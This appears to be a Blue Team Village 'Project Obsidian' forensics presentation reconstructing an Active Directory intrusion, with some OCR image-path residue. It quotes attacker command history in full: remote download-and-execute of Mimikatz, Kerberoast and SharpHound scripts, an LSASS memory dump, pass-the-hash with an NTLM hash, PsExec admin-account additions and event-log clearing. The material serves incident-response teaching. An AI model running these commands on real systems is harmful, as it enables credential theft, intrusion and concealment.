foreach ($s in [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().Sites ){write-host "[>] (site) $s";foreach ($r in $s.Subnets){write-host "  └─> (subnet) $r";foreach ($m in $s.Servers){write-host "  └─> (server) $m"}}}
ipconfig /all
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1'); invoke-portscan -hosts 172.16.50.0/24 -ports "445" -AllformatsOut smbScan
ls
cat .\smbScan.gnmap
```

2022-02-19 20:47:03	11	+ LSASS Memory Dump File Creation	"rdp01.magnumtempus.financial"	C:\Users\PAT~1.RIS\AppData\Local\Temp\ls ass.DMP	C:\Windows\System32\Taskmgr.exe

Source(s): PSReadline, Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Velociraptor, Windows Event Viewer, Chainsaw

Portscan, Sharefinder, Kerberoast, MimiKatz

Powershell Log: c:\AChoirX\KC3-RDP01-Velo-data\C\Users\pat.risus\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11, [Net.SecurityProtocolType]::Tls12,
[Net.SecurityProtocolType]::Ssl3;[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11,
[Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3;
[Net.ServicePointManager]::SecurityProtocol = "Tls, Tls11, Tls12, Ssl3";
iex (new-object system.net.webclient).downloadstring('https://raw.githubusercontent.com/puckiestyle/powershell/master/SharpHound.ps1') ; invoke-bloodhound -
Collectionmethod dconly
clear
mv .\20220219201253_BloodHound.zip .\Desktop\
foreach ($s in [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().Sites ){write-host "[>] (site) $s";foreach ($r in $s.Subnets){write-host "  └─> (subnet)
$r";foreach ($m in $s.Servers){write-host "  └─> (server) $m"}}}
ipconfig /all
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1'); invoke-
portscan -hosts 172.16.50.0/24 -ports "445" -AllformatsOut smbScan
ls
cat .\smbScan.gnmap
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1');Invoke-
ShareFinder -CheckShareAccess
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-
Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat
Start-Process -FilePath "powershell.exe" -Verb RunAsUser
mv C:\Users\pat.risus\Desktop\computers.txt C:\Users\brent.socium\
tasklist /M;rdpcorets.dll
tasklist /M:rdpcorets.dll
C:\windows\system32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 828 C:\dump full
ls C:\
cd C:\Users\brent.socium\
ls
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-
Mimikatz.ps1"); Invoke-Mimikatz -Command "privilege::debug token::elevate lsadump::sam"
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11, [Net.SecurityProtocolType]::Tls12,
[Net.SecurityProtocolType]::Ssl3
[Net.ServicePointManager]::SecurityProtocol = "Tls, Tls11, Tls12, Ssl3"
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-
```

Source(s): PSReadline
Tool: Velociraptor

Rundll32 & Comsvcs dump of LSASS

Powershell Log: c:\AChoirX\KC3-RDP01-Velo-data\C\Users\pat.risus\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11, [Net.SecurityProtocolType]::Tls12,
[Net.SecurityProtocolType]::Ssl3;[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11,
[Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3;
[Net.ServicePointManager]::SecurityProtocol = "Tls, Tls11, Tls12, Ssl3";
iex (new-object system.net.webclient).downloadstring('https://raw.githubusercontent.com/puckiestyle/powershell/master/SharpHound.ps1') ; invoke-bloodhound -
Collectionmethod dconly
clear
mv .\20220219201253_BloodHound.zip .\Desktop\
foreach ($s in [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().Sites ){write-host "[>] (site) $s";foreach ($r in $s.Subnets){write-host "  └─> (subnet)
$r";foreach ($m in $s.Servers){write-host "  └─> (server) $m"}}}
ipconfig /all
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1'); invoke-
portscan -hosts 172.16.50.0/24 -ports "445" -AllformatsOut smbScan
ls
cat .\smbScan.gnmap
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1');Invoke-
ShareFinder -CheckShareAccess
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-
Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat
Start-Process -FilePath "powershell.exe" -Verb RunAsUser
mv C:\Users\pat.risus\Desktop\computers.txt C:\Users\brent.socium\
tasklist /M;rdpcorets.dll
tasklist /M:rdpcorets.dll
C:\windows\system32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 828 C:\dump full
ls C:\
cd C:\Users\brent.socium\
ls
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-
Mimikatz.ps1"); Invoke-Mimikatz -Command "privilege::debug token::elevate lsadump::sam"
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11, [Net.SecurityProtocolType]::Tls12,
[Net.SecurityProtocolType]::Ssl3
[Net.ServicePointManager]::SecurityProtocol = "Tls, Tls11, Tls12, Ssl3"
```

Source(s): PSReadline
Tool: Velociraptor

Data Exfil

Mtime	visited_url	User	typed_count	last_visit_time
2022-02-19T22:30:08.8556888Z	https://drive.google.com/file/d/1QwcBy3ukLWzRkDb7rmuSEHwQFVUYN2Fx/view?usp=sharing	Administrator	0	2022-02-19T22:29:44Z
2022-02-19T22:30:08.8556888Z	https://drive.google.com/file/d/1QwcBy3ukLWzRkDb7rmuSEHwQFVUYN2Fx/view	Administrator	0	2022-02-19T22:29:47Z
2022-02-19T22:30:08.8556888Z	https://drive.google.com/uc?id=1QwcBy3ukLWzRkDb7rmuSEHwQFVUYN2Fx&export=download	Administrator	0	2022-02-19T22:29:50Z
2022-02-19T20:53:19.7792344Z	https://file.pizza/	pat.risus	1	2022-02-19T20:13:31Z
2022-02-19T20:53:19.7792344Z	https://transfer.sh/	pat.risus	1	2022-02-19T20:17:42Z
2022-02-19T20:53:19.7792344Z	https://interact.sh/	pat.risus	1	2022-02-19T20:41:37Z


Source(s): Browser History
Tool: Velociraptor

NTLM Downgrade Attack

system_time	id	detection_rules	computer_name	Event.EventData.Details	target_object
2022-02-19 19:09:54	13	+ NetNTLM Downgrade Attack	"rdp01.magnumtempus.financial"	DWORD (0x00000000)	HKLM\System\CurrentControlSet\Control\Ls a\lmcompatibilitylevel
2022-02-19 19:09:54	13	+ NetNTLM Downgrade Attack	"rdp01.magnumtempus.financial"	DWORD (0x00000000)	HKLM\System\CurrentControlSet\Control\Ls a\MSV1_0\NtlmMinClientSec
2022-02-19 19:09:54	13	+ NetNTLM Downgrade Attack	"rdp01.magnumtempus.financial"	DWORD (0x00000001)	HKLM\System\CurrentControlSet\Control\Ls a\MSV1_0\RestrictSendingNTLMTraffic
2022-02-19 20:54:55	13	+ NetNTLM Downgrade Attack	"rdp01.magnumtempus.financial"	DWORD (0x00000000)	HKLM\System\CurrentControlSet\Control\Ls a\lmcompatibilitylevel
2022-02-19 20:54:55	13	+ NetNTLM Downgrade Attack	"rdp01.magnumtempus.financial"	DWORD (0x00000000)	HKLM\System\CurrentControlSet\Control\Ls a\MSV1_0\NtlmMinClientSec
2022-02-19 20:54:55	13	+ NetNTLM Downgrade Attack	"rdp01.magnumtempus.financial"	DWORD (0x00000001)	HKLM\System\CurrentControlSet\Control\Ls a\MSV1_0\RestrictSendingNTLMTraffic
2022-02-19 20:59:36	13	+ Usage of Sysinternals Tools	"rdp01.magnumtempus.financial"	DWORD (0x00000001)	HKU\.DEFAULT\Software\Sysinternals\PsExe c\EulaAccepted
2022-02-19 21:12:58	13	+ Usage of Sysinternals Tools	"rdp01.magnumtempus.financial"	DWORD (0x00000001)	HKU\.DEFAULT\Software\Sysinternals\PsExe c\EulaAccepted

Source(s): System Registry, Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Velociraptor, Chainsaw, Registry Viewer, Event Viewer

Correlated Logs of Initial Entry via PSEXEC



The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: administrator
Source Workstation: RDP01
Error Code: 0x0


Log Name: Security
Source: Microsoft Windows security a
Logged: 2/19/2022 8:59:57 PM
Event ID: 4776
Task Category: Credential Validation
Level: Information
Keywords: Audit Success
User: N/A
Computer: dc02.magnumtempus.financial
OpCode: Info

Special privileges assigned to new logon.

Subject:
Security ID: S-1-5-21-2370586174-1517003462-1142029260-500
Account Name: Administrator
Account Domain: MAGNUMTEMPUS
Logon ID: 0x792EEB1

Privileges: SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege
SeImpersonatePrivilege
SeDelegateSessionUserImpersonatePrivilege
SeEnableDelegationPrivilege

Log Name: Security
Source: Microsoft Windows security a
Logged: 2/19/2022 8:59:57 PM
Event ID: 4672
Task Category: Special Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: dc02.magnumtempus.financial
OpCode: Info



Impersonation Level: Impersonation


New Logon:
Security ID: S-1-5-21-2370586174-1517003462-1142029260-500
Account Name: Administrator
Account Domain: MAGNUMTEMPUS
Logon ID: 0x792EEB1
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
Process ID: 0x0
Process Name: -

Network Information:
Workstation Name: RDP01
Source Network Address: 172.16.55.110
Source Port: 51057

Detailed Authentication Information:
Logon Process: NtLmSsp
Authentication Package: NTLM
Transited Services: -
Package Name (NTLM only): NTLM V1
Key Length: 128

Log Name: Security
Source: Microsoft Windows security a
Logged: 2/19/2022 8:59:57 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: dc02.magnumtempus.financial
OpCode: Info



The description for Event ID 11 from source Microsoft-Windows-Sysmon cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

-
2022-02-19 20:59:57.605
EV_RenderedValue_2.00
4
System
C:\Windows\PSEXESVC.exe
2022-02-19 20:59:57.605
NT AUTHORITY\SYSTEM

The message resource is present but the message was not found in the message table

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Microsoft-Windows-Sysmon
Logged: 2/19/2022 8:59:57 PM
Event ID: 11
Task Category: (11)
Level: Information
Keywords:
User: SYSTEM
Computer: dc02.magnumtempus.financial
OpCode: Info

Source(s): Windows Security.evtx, Microsoft-Windows-Sysmon/Operational Event Logs
Tool: Windows Event Viewer

DC & DC02

Automated Hostile Admin User Adds

2022-02-19 21:14:28	1	+ Hurricane Panda Activity	"rdp01.magnumtempus.financial"	C:\Users\brent.socium\PsExec64.exe	.\PsExec64.exe @C:\Users\brent.socium\Desktop\computers.txt net localgroup administrators combosecurity /ADD
2022-02-19 21:15:07	1	+ Hurricane Panda Activity	"rdp01.magnumtempus.financial"	C:\Users\brent.socium\PsExec64.exe	.\PsExec64.exe @C:\Users\brent.socium\Desktop\computers.txt net localgroup administrators combosecurity /ADD
2022-02-19 21:17:46	1	+ Local Accounts Discovery + Whoami Execution	"rdp01.magnumtempus.financial"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2022-02-19 21:17:59	1	+ Local Accounts Discovery + Whoami Execution	"rdp01.magnumtempus.financial"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2022-02-19 21:18:28	1	+ Local Accounts Discovery + Whoami Execution	"rdp01.magnumtempus.financial"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2022-02-19 21:19:03	1	+ Hurricane Panda Activity	"rdp01.magnumtempus.financial"	C:\Users\brent.socium\PsExec64.exe	.\PsExec64.exe @C:\Users\brent.socium\De sktop\3.txt net localgroup administrator s jimbo /ADD
2022-02-19 21:19:46	1	+ Hurricane Panda Activity	"rdp01.magnumtempus.financial"	C:\Users\brent.socium\PsExec64.exe	.\PsExec64.exe @C:\Users\brent.socium\De sktop\2.txt net localgroup administrator s hass /ADD
2022-02-19 21:21:25	1	+ Hurricane Panda Activity	"rdp01.magnumtempus.financial"	C:\Users\brent.socium\PsExec64.exe	.\PsExec64.exe @C:\Users\brent.socium\De sktop\1.txt net localgroup administrator s andy /ADD

Source(s): Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Windows Event Viewer and Chainsaw

Creation of Local Admin

2022-02-19 20:11:42	1	+ Suspicious Csc.exe Source File Folder	"dc.magnumtempus.financial"	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4 .0.30319\csc.exe" /noconfig /fullpaths @ "C:\Users\ADMINI~1\AppData\Local\Temp\b2 jq2u1m.cmdline"
2022-02-19 20:59:57	1	+ Net.exe User Account Creation + Net.exe Execution	"dc.magnumtempus.financial"	C:\Windows\System32\net.exe	"net" user combosecurity B4bymeta! /ADD
2022-02-19 20:59:57	1	+ Net.exe User Account Creation + Net.exe Execution	"dc.magnumtempus.financial"	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 user combosecur ity B4bymeta! /ADD
2022-02-19 21:15:28	1	+ Hurricane Panda Activity + Net.exe Execution	"dc.magnumtempus.financial"	C:\Windows\System32\net.exe	"net" localgroup administrators combosec urity /ADD
2022-02-19 21:15:28	1	+ Hurricane Panda Activity + Net.exe Execution	"dc.magnumtempus.financial"	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 localgroup admi nistrators combosecurity /ADD
2022-02-19 21:27:04	1	+ Non Interactive PowerShell	"dc.magnumtempus.financial"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" "& {Clear-EventLog -Log Application,System,Security}"
2022-02-19 21:30:24	1	+ Non Interactive PowerShell	"dc.magnumtempus.financial"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" -command "& {Clear-Even tlog -Log Application,System,Security}"

Source(s): Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Windows Event Viewer and Chainsaw

DC & DC02

Pat Risus MimiKatz Pass The Hash / Elevate

Powershell Log: c:\AChoirX\KC3-RDP01-Velo-data\C\Users\pat.risus\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command "privilege::debug token::elevate lsadump::sam"
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11, [Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3
[Net.ServicePointManager]::SecurityProtocol = "Tls, Tls11, Tls12, Ssl3"
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command "privilege::debug token::elevate lsadump::sam"
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
ls
pwd
mv .\computers.txt .\Desktop\
cd .\Desktop\
ls
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
clear-eventlog -log application,system,security
get-eventlog --list
get-eventlog -list
telnet
```

Source(s): PSReadline
Tool: Velociraptor

RDP01

Clear Logs (Cover Tracks)

Security Audit Event Logs Cleared:

system_time	id	computer	subject_user
2022-02-19 21:30:44	1102	"rdp01.magnumtempus.financial"	"SYSTEM"

Records Found: 2

System Audit Event Logs Cleared:

system_time	id	computer	subject_user
2022-02-19 21:30:44	104	"rdp01.magnumtempus.financial"	"SYSTEM"

Records Found: 2

Powershell Log: c:\AChoirX\KC3-RDP01-Velo-data\C\Users\pat.risus\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
Invoke-Mimikatz -Command 'privilege::debug token::elevate "sekurlsa::pth /user:administrator /domain:magnumtempus /ntlm:d5e30a3f0a23e3a954d8b579a2ca8dd4"'
clear-eventlog -log application,system,security
get-eventlog -list
get-eventlog -list
telnet
```

Source(s): PSReadline, System.evtx, Security.evtx
Tool: Velociraptor, Event Viewer, Chainsaw

Project Obsidian

Demo

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian

Tools

- Velociraptor: https://github.com/Velocidex/velociraptor
- Sysmon: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- Chainsaw: https://github.com/countercept/chainsaw
- MFTDump: http://malware-hunters.net
- AChReport: https://github.com/OMENScan/AChReport

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian

Join The Conversation

- **WWW: https://blueteamvillage.org/**
- **Twitter: @BlueTeamVillage**
- **Discord: https://discord.com/invite/blueteamvillage**

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian

Kill Chain 3 (KC3)

Questions?

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**